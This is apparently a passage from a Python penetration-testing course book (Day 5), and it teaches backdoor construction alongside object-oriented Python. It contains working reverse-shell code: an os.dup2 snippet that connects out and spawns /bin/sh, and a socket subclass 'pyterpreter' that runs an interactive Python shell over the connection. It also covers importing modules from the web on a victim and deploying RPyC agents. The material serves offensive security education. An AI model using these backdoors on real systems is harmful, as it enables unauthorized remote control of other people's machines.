
- Kernel maintains a per process table for IO: STDIN=0, STDOUT=1, STDERR=2
- Sockets have file descriptors just like files

```
>>> import sys, socket
>>> s=socket.socket()
>>> s.connect(("127.0.0.1", 9000))
>>> s.fileno()
3
>>> sys.stdout.fileno()
1
>>> sys.stdin.fileno()
0
>>> sys.stderr.fileno()
2
```

STDIN, STDOUT, and STDERR are virtual devices that are unique to each process. As it turns out, each socket also has a "fileno()", and you can almost use the socket as a file on the hard drive. In this example, you can see that our socket has a "file number" of 3. STDIN, STDOUT, and STDERR have the file numbers 0, 1, and 2, respectively.



## We Would Like to Do This



So STDOUT and the rest can be redirected to a file. Sockets have methods that are almost identical to those of files. We would like to redirect STDIN away from the keyboard to our socket. We would also like to redirect STDOUT to the socket instead of the screen. Let's look at two methods to do this.

“The Netcat” rendering is used with artist Jesse Cooper’s permission. Website: [coopreme.com](http://coopreme.com)

## os.dup2(src, dest)

- os.dup2 synchronizes dst to src like a PIPE does from the command line
- Only works on Linux!!! Does not work on Windows
- We can redirect execution to our socket like this:

```
import socket, os, pty
s=socket.socket()
s.connect(("127.0.0.1",8888))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/sh") #See options below for this line
```

- Alternative last lines in your code:

- Shell:

```
subprocess.Popen(["/bin/sh", "-i"])
```

```
subprocess.call("/bin/sh")
```

According to the Python documentation, "After successful return of dup or dup2, the old and new descriptors may be used interchangeably. They share locks, file position pointers and flags; for example, if the file position is modified by using lseek on one of the descriptors, the position is also changed for the other. dup2 makes newfd be the copy of oldfd, closing newfd first if necessary."

So dup2 basically acts like a PIPE at the command line and synchronizes the file pointed to by s.fileno() and 0, 1, or 2. Here 0 is STDIN, 1 is STDOUT, and 2 is STDERR. So, for an effective backdoor, all we have to do is create a socket and redirect STDIN, STDOUT, and STDERR to the socket. This effectively extends the keyboard and screen output across the socket. If you are in a Python interactive shell, this will extend that Python interactive shell across the socket. If, in your Python program, you launch a command prompt, then it will be directed across the socket. If your target is a Linux host, then by using the PTY module, you can extend a shell with pseudo-terminal support. Using a pseudo-terminal means that commands such as su, top, and others that would normally break a Netcat-like connection will work properly.

## Backdoor Alternative 2: pyterpreter

- Goal: Must run on Windows targets!
- Create new custom socket object that supports file operations. Redirect Python's STDIO to the custom socket
- Use class statement to create a new object that inherits all of the capabilities of the socket object
- Our new object should "initialize" itself by calling the original socket setup
- Extend the normal socket object to add some new file-like methods so we can redirect IO

There is a significant shortcoming of this shell: it works only on Linux targets. Now we will explore using the same STDIO redirection technique on Windows. Unfortunately, the technique we used the first time doesn't quite work. However, we can create a new customized type of socket that we can use to do some redirection on Windows. To do that, we will have to gain a better understanding of objects and how inheritance works.

## Replace stdout with a Socket?

- What if we just make stdout a socket?

```
>>> import socket, sys
>>> s=socket.socket()
>>> sys.stdout=s
>>> print("Hello")
```

```
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: '_socketobject' object has no attribute 'write'
```

**Our socket is missing the .write() method! We can fix that!**

- Can we dress our socket up to look like a file? A socket object in file object clothing. What else is it missing?

What happens if we just set `sys.stdout` to our socket? Remember that `STDOUT` is a file object, not a socket object. When we call `print`, it generates an exception that tells us that our socket does not have a "write" attribute. From this, we learn that when something tries to send data to `STDOUT`, it calls a "write" method. That makes sense based on what we know about interacting with files. Likewise, we can probably guess that it will call `read` or `readline` when getting input from the file. Our sockets don't have any of those methods, but we can add it to a customized socket.

## Need to Make Socket Look Like a File

- Key methods that files have that our sockets need to have: write(), readline()

```
>>> s=socket.socket()
>>> dir(s)
['__class__', '__delattr__', '__doc__', '__format__', '__getattribute__', '__hash__', '__init__',
'__module__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__',
'__slots__', '__str__', '__subclasshook__', '__weakref__', '_sock', 'accept', 'bind', 'close',
'connect', 'connect_ex', 'dup', 'family', 'fileno', 'getpeername', 'getsockname', 'getsockopt',
'gettimeout', 'listen', 'makefile', 'proto', 'recv', 'recv_into', 'recvfrom', 'recvfrom_into',
'send', 'sendall', 'sendto', 'setblocking', 'setsockopt', 'settimeout', 'shutdown', 'type']
```

```
>>> f = open("/etc/passwd")
>>> dir(f)
['__class__', '__delattr__', '__doc__', '__enter__', '__exit__', '__format__', '__getattribute__',
'__hash__', '__init__', '__iter__', '__new__', '__reduce__', '__reduce_ex__', '__repr__',
'__setattr__', '__sizeof__', '__str__', '__subclasshook__', 'close', 'closed', 'encoding', 'errors',
'fileno', 'flush', 'isatty', 'mode', 'name', 'newlines', 'next', 'read', 'readinto', 'readline',
'readlines', 'seek', 'softspace', 'tell', 'truncate', 'write', 'writelines', 'xreadlines']
```

So what methods does a file object have that our sockets do not have? Using dir, we can see that socket and file objects have a close() method and a fileno() method, but the similarities really end there. Fortunately for us, we really need to concern ourselves with only a few methods. Specifically, we need write() and readline() methods. If those methods were there, then we could trick STDIO into thinking the socket was a file object. So how do we add these methods to our socket object so that it looks like a file? We need to talk about objects.


## Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor  
Socket Communications  
LAB: Socket Essentials  
Exception/Error Handling  
LAB: Exception Handling  
Process Execution  
LAB: Process Execution  
Creating a Python Executable  
LAB: Python Backdoor  
Limitations of send() and recv()  
Techniques for recvall()  
LAB: recvall()  
STDIO: `stdin`, `stdout`, `stderr`  
Object Oriented Programming  
Python Objects  
Argument Packing/Unpacking  
LAB: Dup2 and pyInterpreter  
Remote Module Importing

This is a Roadmap slide.

## Objects Concepts



An object is a programming container that contains data called attributes and functions called methods that change the data. All the attributes and methods are stored inside the object and accessed by using the syntax "object.<attribute or method>". All these attributes and methods being stored inside the variable is a property of objects known as *encapsulation*. Two other important concepts of objects are inheritance and polymorphism. *Inheritance* means that you can build new objects based on other objects, and the new objects will inherit, that is, have all of, the attributes and methods of the objects they are built on. *Polymorphism* is the capability to extend or change the object by adding new attributes and methods.

To illustrate these concepts, consider an animal. Animals have properties that describe them, such as the fact that they are alive. They also have actions they can perform, such as breathing. Mammals are animals. They are alive and can breathe, but they have additional attributes and methods that make them special. For example, mammals have fur and give live birth. Humans inherit mammals, and they also have two legs and the ability to think. Dogs are also mammals, but they have four legs and they bark. Both humans and dogs have hair or fur, give live birth, are alive, and breathe because they are based on mammals and mammals are animals. Mark Baggett is a human being; he also has the ability to write Python code. Although human beings normally have hair, you can override the normal properties that you inherit from parent objects and customize them. So, the Mark Baggett object can be customized so that it doesn't have any hair. Thanks, objects!

Birds also are animals that have animal methods and attributes. Birds extend the animal object with feathers and the ability to fly. Woodpeckers are birds, but they are customized with a rock-hard skull and a brain that doesn't turn to mush when they use their head to bang on Mark's house at the crack of dawn. Aren't objects great?! Let's look at this in code.

## Python Objects

- New objects are defined with keyword `Class`:
- PEP8: Class names should be ***CamelCase*** such that each word begins with capital letters
- Properties (or attributes) are assigned when the `__init__()` method executes
- Methods are defined indented beneath Class: using the keyword `def`: just like normal functions
- Objects refer to themselves using the keyword `self`
- Methods are called with a reference to themselves invisibly passed as the first argument (that is, `self`)

To create a new Python object, you use the keyword "Class". According to PEP8, classes should be given a name using CamelCase with each word capitalized and no underscores. The object's `__init__()` method is called when you create a new object. This method is responsible for accepting arguments and setting initial values for properties when it executes. Methods are simply functions that are defined, indented beneath the Class: definition. All object methods have a required argument of **`self`**. Any time you want to access the attributes or method of an instance of an object from within that object, you precede the method or attribute with `self`.



## Python Objects (I)

```
>>> class Animal:
...     def __init__(self, animal_name):
...         self.IsAlive = True
...         self.name = animal_name
...     def breathe(self, breath_per_minute):
...         print("DEEP BREATH")
...
>>> anim1=Animal("Joff")
>>> anim1.IsAlive
True
>>> anim1.name
'Joff'
>>> anim1.breathe(5)
DEEP BREATH
```

Properties are assigned in the `__init__` method

Call animals `__init__()`  
`self = anim1`  
`animal_name = "Joff"`

`anim1` is an "instance" of an Animal object

You create your animal object using the keyword `class` followed by the name of your new object, which in this case is `Animal`. Then you define an `__init__` (pronounced *dunder init*) method. The dunder init method is called when someone creates a new animal object. For example, when the command `"anim1=Animal("Joff")"` is executed, the dunder init method is called, and the string `"Joff"` is passed as the argument to `__init__`. You probably also noticed that when we declared the init function, we used the keyword `def` just like other functions. However, because it is indented beneath the keyword `class`, Python knows this is a method for our `Animal` function. Also, all methods should contain the keyword `"self"` as the first argument to the method. This allows the method to have a reference to the complete object so that it can do things like access the object attributes. In this init function, it assigns `true` to `self.IsAlive`; it also creates an attribute called `Name`, which is assigned the value passed to the init function. In this case, the attribute name is set to `Joff`. This creates a new attribute in the object. The init function is the proper place to create new object attributes. We also have a `breathe` method that has been added to our `Animal` object. It also takes the argument `self` and the number of breaths per minute. Unlike the `__init__` function that is called automatically when an object is created, the `breathe` method is called explicitly from an object instance. An instance of an object is a variable that contains a copy of that object. In the example above, `anim1` is an instance of an `Animal` object. To execute the `breathe` method, we call `anim1.breathe(5)`. This sets the variable `breaths_per_minute` to 5 and executes the `breathe` method. Similarly, `anim1.IsAlive` and `anim1.name` are both attributes of the instance `anim1`.

## Python Objects (2)

```
>>> class Bird(Animal):
...     def __init__(self, color, animal_name):
...         self.feathers = color
...         Animal.__init__(self, animal_name)
...     def fly(self):
...         print(self.name, "is flying!")
...
>>> bird1 = Bird("red", "Mike")
>>> print(bird1.IsAlive)
True
>>> print(bird1.name)
Mike
>>> print(bird1.fly())
Mike is flying!
>>> print(bird1.feathers)
red
```

Inherit animal

Call animal's  
\_\_init\_\_()

Call bird  
\_\_init\_\_()

Now let's create a new class of objects called Bird that inherits all the capabilities of an Animal. The line `"class Bird(Animal):"` creates a new object called Bird that inherits an Animal object. We want our Bird object to also have an init function so we can set the bird's feathers attribute. Because all the Animal's methods and attributes are now part of Bird, the existing Animal.\_\_init\_\_ method would be called when we execute `"bird1 = Bird('Mike')"`. If we create a new method called \_\_init\_\_, it will replace the existing Animal.\_\_init\_\_ and will not assign the .name method. That's no good. We need to have a new \_\_init\_\_ method that updates our Bird attributes and then executes the underlying PARENT object's init method. There are two ways to do this. The most common way is to call the parents \_\_init\_\_ method explicitly by executing `"animal.__init__(self, animal_name)"`. If you don't know the name of your parent object, you could use the super function to call its parent, for example, `"super(Bird, self).__init__()"`. Our Bird object is both a bird with feathers and a fly() method, and it is also an Animal that IsAlive, has a name, and can breathe().

When we create an instance of a Bird object, both init functions are executed.

## Python Objects (3)

```
>>> bird1 = Bird("red", "joff")
```

```
>>> class Bird(Animal):
...     def __init__(self, color, animal_name):
...         self.feathers = color
...         Animal.__init__(self, animal_name)
```

```
>>> class Animal:
...     def __init__(self, animal_name):
...         self.IsAlive = True
...         self.name = animal_name
```

bird1.feathers = "red"

When the command 'bird1 = Bird("red", "joff")' is executed, both the color and animal name are passed to the `__init__` function. You will notice that `Bird.__init__` accepts three arguments: `self`, `color`, and `animal_name`. It takes the `color` (set to `red`) and assigns it the instance attribute `feathers`. Next, it takes the `animal_name` attribute and passes it to its parent object's `__init__` method. So now `bird1` has been fully initialized, and you can access those attributes:

```
>>> print(bird1.name)
joff
>>> print(bird1.fly())
Flap Flap Flap
>>> print(bird1.color)
red
```

## Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor  
Socket Communications  
LAB: Socket Essentials  
Exception/Error Handling  
LAB: Exception Handling  
Process Execution  
LAB: Process Execution  
Creating a Python Executable  
LAB: Python Backdoor  
Limitations of send() and recv()  
Techniques for recvall()  
LAB: recvall()  
STDIO: stdin, stdout, stderr  
Object Oriented Programming  
Python Objects  
Argument Packing/Unpacking  
LAB: Dup2 and pyInterpreter  
Remote Module Importing

This is a Roadmap slide.

## Passing Arguments to Parent `__init__()`

- Do we always know what arguments are needed?
  - What arguments must be passed to `socket.__init__`?
  - Look it up! You should understand what argument your parent object needs
- How do you handle optional **keyword** arguments to a parent `__init__()`?

```
>>> bird1 = Bird("red", animal_name="joff")
```

- **WRONG:** Try to parse arguments passed to you and pass them on to the parent
- **CORRECT:** Use argument packing! `*arg, **kwarg`

Now imagine that you are going to create a new class based on an object whose `__init__` function accepts 15 to 20 keyword arguments. How would you accept those arguments and then pass them on to your parent object? If you accept all those arguments as input to your `__init__` function and then pass them all to the parent, you would overwrite the defaults of the parent and perhaps break the object:

```
class child(parent):
    def __init__(self, a=1, b=2, c=3, d=4, e=5, f=6 ):
        parent.__init__(self, , a,b,c,d,e,f )
class parent():
    def __init__(self, a=5, b=4, c=9, d=0, e=0, f=0 ):
        if f!=0:
            blowup()
```

If you consider this example, unless the user sets the argument `f=0`, the parent blows up! So, when you create the child object, you would have to know this. This is the incorrect way to handle this problem. Instead, you accomplish this using argument packing. With argument packing, Python can automatically capture arguments and pass them on to the parent.

## Packing into a Tuple with \* in def

- We can pass whatever we received in our `__init__` to the parent `__init__()` using "packing"
- \* in a definition will collect the items as a tuple
- If your function takes other arguments as input, \* must be the LAST argument in the function definition

```
>>> def example(*unknown_number_of_arguments):
...     print(unknown_number_of_arguments)
...
>>> example( 123 , 23423, 34535, "test")
(123, 23423, 34535, 'test')
>>> example("2 items", [1,2])
('2 items', [1, 2])
```

When you include an asterisk before a variable name when you declare a function, Python will collect any non-keyword arguments (that is, not `argument = "value"`) into a tuple. In the example above, `*unknown_number_of_arguments` will contain a tuple holding all the arguments that are passed to the function. When `example` is called with four arguments, the variable `unknown_number_of_arguments` is a tuple with those four values. When `example` is called with three arguments, the tuple contains three values. The packed arguments need to be the last non-optional argument (keyword argument). This gives you the flexibility of requiring some arguments and then collecting the rest of the arguments into a tuple. Look at what happens when we modify the example function so that it also requires another argument called `"onearg"`. We change the example so that it accepts an argument before our packed variable, and then when we call it, the first parameter is assigned to `"onearg"`, and the rest are all collected into a tuple we called `"therest"`.

```
>>> def example(onearg, *therest):
...     print(onearg, therest)
...
>>> example(1, 2, 3, 4, 5)
1 (2, 3, 4, 5)
```

The number 1 is put into the variable `onearg`, and all the other numbers are put into the tuple `therest`. To summarize, asterisks in the definition PACK multiple arguments into a tuple.

## Unpacking Iterables with \* in Function Call

- \* when calling a function unpacks the tuple or other iterable (such as lists) into individual items
- `print(*"murr")` is the same as `print("m","u","r","r")`
- `print(*[4,5,6])` is the same as `print(4,5,6)`
- Passes each item in an iterable object as individual items

```
>>> print( *[4,5,6] )
4 5 6
>>> print( *"murr" )
m u r r
>>> print( [ [1,2,3], [4,5,6] ] )
[[1, 2, 3], [4, 5, 6]]
>>> print( *[ [1,2,3], [4,5,6] ] )
[1, 2, 3] [4, 5, 6]
```

Items in the lists

Characters in the string

Without \* list of lists

With \* individual lists

As stated, if you use an asterisk when calling a function, it "unpacks" an iterable object into its individual elements. An "iterable object" includes anything that you can step through with a for loop. That includes lists, tuples, and even strings. For example, this type of object will unpack a string into individual characters and a list or tuple into the individual items:

```
>>> for x in "JOFF":
...     print(x)
J
O
F
F
```

Calling a function and passing it `*"JOFF"` as an argument will pass four arguments to that function. For example, calling `print(*"JOFF")` is the same as calling `print("J","O","F","F")`.

## Packing into a Dictionary with **\*\*** in def

- **\*\*** in a function definition packs named argument items into a dictionary
- Packs all the keyword arguments into a dictionary

```
>>> def example( **named_args ):
...     print(str(named_args))
...
>>> example(python="Rocks" , sec573="awesome")
{'python': 'Rocks', 'sec573': 'awesome'}
>>> example(make_a='dict', any='length', a=1, b=3)
{'make_a': 'dict', 'a': 1, 'b': 3, 'any': 'length'}
```


Two asterisks in front of an input variable when declaring a function cause all named arguments that are passed to the function to be converted into a dictionary. In the example in the slide, any named arguments that are passed to the function `example()` will be placed into a dictionary named `"named_args"`. This will work with as many or as few named arguments as you would like. One named argument or 100 named arguments will be packed into a dictionary.



## Unpacking a Dictionary with \*\* in Function Call

- \*\* in front of a dictionary when calling a function will unpack the dictionary
- Unpacks the dictionary into keyword arguments

```
>>> def example( name, address):  
...     print(name, address)  
...  
>>> example(address = "123 street", name = "Mike Murr")  
Mike Murr 123 street  
>>> example(**{"address":"123 street", "name":"Mike Murr"})  
Mike Murr 123 street
```



These do the same thing

Two asterisks in front of a dictionary when calling a function will unpack it into keyword-named arguments. For example, the "example()" function above takes two inputs: a variable called "name" and one called "address". As we discussed in our Essentials Workshop on Day 1, you can call the function by explicit assignment of the input variables. For example:

```
>>> example(address = "123 street", name = "Mike Murr")  
Mike Murr 123 street
```

This assigns the input variable name to be "Mike Murr", overriding the normal positional assignment of the inputs. Two asterisks in front of a dictionary will unpack the key value pairs in the dictionary to name keyword arguments. So the following call to example is exactly the same as the one above:

```
>>> example(**{"address":"123 street", "name":"Mike Murr"})  
Mike Murr 123 street
```

**def <function>(\*arg, \*\*kwargs)**

- You can use both in the same definition
- Unnamed arguments must be first; named keyword arguments must be last

```
>>> def example(*arg, **kwargs):  
...     print(str(arg), str(kwargs))  
...  
>>> example()  
() {}  
>>> example( 1, 2, 3, 4)  
(1, 2, 3, 4) {}  
>>> example( python="rocks", sec573="Awesome")  
() {'python': 'rocks', 'sec573': 'Awesome'}  
>>> example( 1, 2, 3, 4, python="rocks", sec573="Awesome")  
(1, 2, 3, 4) {'python': 'rocks', 'sec573': 'Awesome'}
```

Python requires that the normal arguments are passed first and keyword arguments be passed as the last arguments to the function. So if you declare a function that packs all normal arguments into a variable (such as args above) and then packs all keyword arguments into another variable (such as kwargs above), then that function will be able to accept an undefined number of inputs. All unnamed arguments will be collected into the tuple args. All named arguments will be collected into the dictionary kwargs. In the slide above, you can see several calls to the function example(). Each time, the unnamed arguments are placed in a tuple, and the named arguments are placed in the dictionary.

**def <function>(\*arg, \*\*kwarg)**

- \* and \*\* in definition packs and \* and \*\* in function call unpacks
- One undoes the other!
- By packing our input and unpacking in function calls, we can call any function without knowing its arguments

```
>>> def call_something(function_to_call, *args, **kwargs):
...     return function_to_call(*args, **kwargs)
...
>>> call_something(sum, [1,2,3])
6
>>> call_something(input, "what is your name? ")
what is your name? mark
'mark'
>>> call_something(zip, [1,2,3], [4,5,6], [7,8,9])
[(1, 4, 7), (2, 5, 8), (3, 6, 9)]
```

So, an \* or \*\* in a function definition will pack the argument, and \* or \*\* in the function call will unpack an iterable or dictionary. One undoes the other. When we define functions, we are required to put all of the optional (named arguments) at the end of the definition. Because of this, we can create functions that call other functions without knowing the definition of those functions. Consider this example. Here, I have created a function called "call\_something" that has one required option. That required option is the name of a function that you want it to call on your behalf. That one required option can be followed by any number of arguments that will, in turn, be passed to the function you asked it to call.

## Pyterpreter Stdio Control

- STDIO must be a file and has to have a write, readline method

```
class MySocket(socket.socket):
    def __init__(self, *args, **kwargs):
        socket.socket.__init__(self, *args, **kwargs)
    def write(self, text):
        return self.send(text)
    def readline(self):
        return self.recv(2048)
```

- Now my backdoor only requires these lines:

```
>>> import socket, sys, code
>>> s = MySocket()
>>> s.connect(("127.0.0.1", 9000))
>>> sys.stdout = sys.stdin = sys.stderr = s
>>> code.interact("BAM!! Shell", local = locals())
```

Using our newfound understanding of objects, we can create a new type of object. The new object called "MySocket" will inherit all the normal things that a socket does, and we can add the two required new functions. The `__init__` method could be used to add new attributes to our object, but we don't really need any new attributes. It is worth noting that for this exercise, since we didn't actually do anything in our `__init__` except call the parents `__init__`. So we could just leave it out of our object definition. If we left it out, our `MySocket` object would simply inherit the `__init__` of the normal socket object and would behave exactly the same as our `__init__`, which just call the parent. But then we wouldn't have an excuse to learn about argument packing. In reality, we only need the `write()` and `readline()` methods to interact with the socket instead of the screen. The new `write()` method will just call the socket's `send()` method. The new `readline()` method will just call the socket's `recv()` method.


Now we can create our new socket, redirect standard I/O to our socket, and start a new Python shell sending all the data across the socket.

## Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor  
Socket Communications  
LAB: Socket Essentials  
Exception/Error Handling  
LAB: Exception Handling  
Process Execution  
LAB: Process Execution  
Creating a Python Executable  
LAB: Python Backdoor  
Limitations of send() and recv()  
Techniques for recvall()  
LAB: recvall()  
STDIO: stdin, stdout, stderr  
Object Oriented Programming  
Python Objects  
~~Argument Packing/Unpacking~~  
LAB: Dup2 and pyInterpreter  
Remote Module Importing

This is a Roadmap slide.



In your workbook, turn to Exercise 5.6

Please complete the exercise in your workbook.

## Lab Highlights: You Now Have Two More Backdoors

- These backdoors run in a single process. So `cd` "works"

```
student@573:~/Documents/pythonclass/apps$ nc -nv -l -p 8888
pwd
/home/student/Documents/pythonclass/apps
cd /
pwd
/
```

- Pyterpreter has no malicious payload. It is just Python!

```
Welcome to pyterpreter!
>>> a = 5
>>> print(a)
5
>>> print(execute("ls"))
backdoor-final.py
backdoor-final.py~
```

This lab illustrates two other techniques that can be used to develop backdoors. Each of the backdoors we have developed have their own unique qualities and more importantly will be evaluated differently by endpoint software. The `os.dup2()` backdoor will only work on Linux targets, but it has a single thread of execution, so changing directories works as expected. The Pyterpreter backdoor will operate properly on any target platform that you can generate a Python executable for.

Additionally, Pyterpreter does not contain any malicious payloads. It is a "blank slate" that you can use to run any Python code you want. This can be the basis for a forensics, incident response, or offensive tool. Over the next few slides, we will look at some additional capabilities you might want to add to your Pyterpreter.

## sys.meta\_path Import Override

- When finding modules, we discussed that sys.path is a list of directories
- Before sys.path is checked, sys.meta\_path is checked
- sys.meta\_path is a list of special objects that have a find\_module() method responsible for finding and loading modules
- "webimport module" enables our remote minimal Python program to do this:

```
>>> import webimport
>>> webimport.register_domain('modulehomepage.com')
>>> from com.modulehomepage import test
```


- This module was ported to Python 3 by SEC573 Alumni Pieter-Jan
- <https://github.com/NorthernSec/WebImport>

You will likely want to import new modules into your remote pyterpreter session. Inside the sys module, we have already discussed how Python uses the sys.path to find modules. There is one other way that modules can be loaded. sys.meta\_path contains a list of special objects that have a "find\_module()" method. Each of these object find\_module() methods is called in an attempt to locate modules. These functions can be used to load modules from places other than the local hard drive. For example, you can load a module from across your Netcat session or from a remote website. The third-party "webimport" module does exactly this. It can be downloaded from <http://blog.dowski.com/2008/07/31/customizing-the-python-import-system>.

Additionally, this module has now been ported to Python 3. After completing SEC573, Pieter-Jan (@PidgyL) ported the module to Python 3!




## Load Modules from Web



- <http://blog.dowski.com/2008/07/31/customizing-the-python-import-system/>
- <http://stackoverflow.com/questions/18747043/import-python-module-over-the-internet-multiple-protocols-or-dynamically-create>
- <http://code.activestate.com/recipes/82234-importing-a-dynamically-generated-module/>

Loading modules from the web makes a connection to an external website that may or may not be blocked by the target network firewall. When you type **import some\_module**, the pyterpreter process running on the victim will make an outbound web request to retrieve the module. Here I also provide a set of useful links to learn more about how to use this technique.

## RPyC Python Module



- Objects (including modules) pass transparently between client and server
- Client uses "netrefs" objects linked to the server
- ZeroDeploy will automatically deploy an RPyC server to any target with SSH and Python

The RPyC module provides you scalable remote procedure call capability. By running a small RPC client on a target, you can execute code on a remote machine, and all STDIO is redirected back to your local host. What's more, the references to Python's libraries also are transparently proxied back to your host. So you can "import subprocess" or any other module that is installed on your machine without having to install it on the remote target. This is accomplished by using a new object called "netrefs" created by RPyC. According to the RPyC documentation:

**netrefs** (*network references*, also known as *transparent object proxies*) are special objects that delegate everything done on them locally to the corresponding remote objects. Netrefs may not be real lists of functions or modules, but they "do their best" to look and feel like the objects they point to... in fact, they even fool Python's introspection mechanisms!

This works similarly to the way you can pass PowerShell objects from one machine to another, and it brings a very powerful toolset to Python. One nice feature of RPyC is ZeroDeploy. ZeroDeploy enables you to execute a remote RPyC Python client on any target that has SSH and Python installed. What is more, it requires only two lines of code to deploy the remote agent:

```
from rpyc.utils.zerodeploy import DeployedServer
from plumbum import SshMachine
# create the deployment
mach = SshMachine("somehost", user="someuser", keyfile="/path/to/keyfile")
server = DeployedServer(mach)
```

## RPyC and PyInstaller in Use

- Run rpyc\_classic.py as .EXE on a Windows host
- Connect to it with a Python client
- Default is not secure
- Client authentication and communications encryption are manually added with SSL

```
Administrator: Command Prompt - rpyc_classic_visible.exe
C:\Python27\dist>rpyc_classic_visible.exe
INFO:SLAVE/18812:server started on [0.0.0.0]:18812
INFO:SLAVE/18812:accepted 192.168.146.130:57057
INFO:SLAVE/18812:welcome [192.168.146.130]:57057
```

```
student@573:~$ python
Python 2.7.6 (default, Mar 22 2014, 22:59:38)
[GCC 4.8.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import rpyc
>>> rmt = rpyc.classic.connect("192.168.146.131")
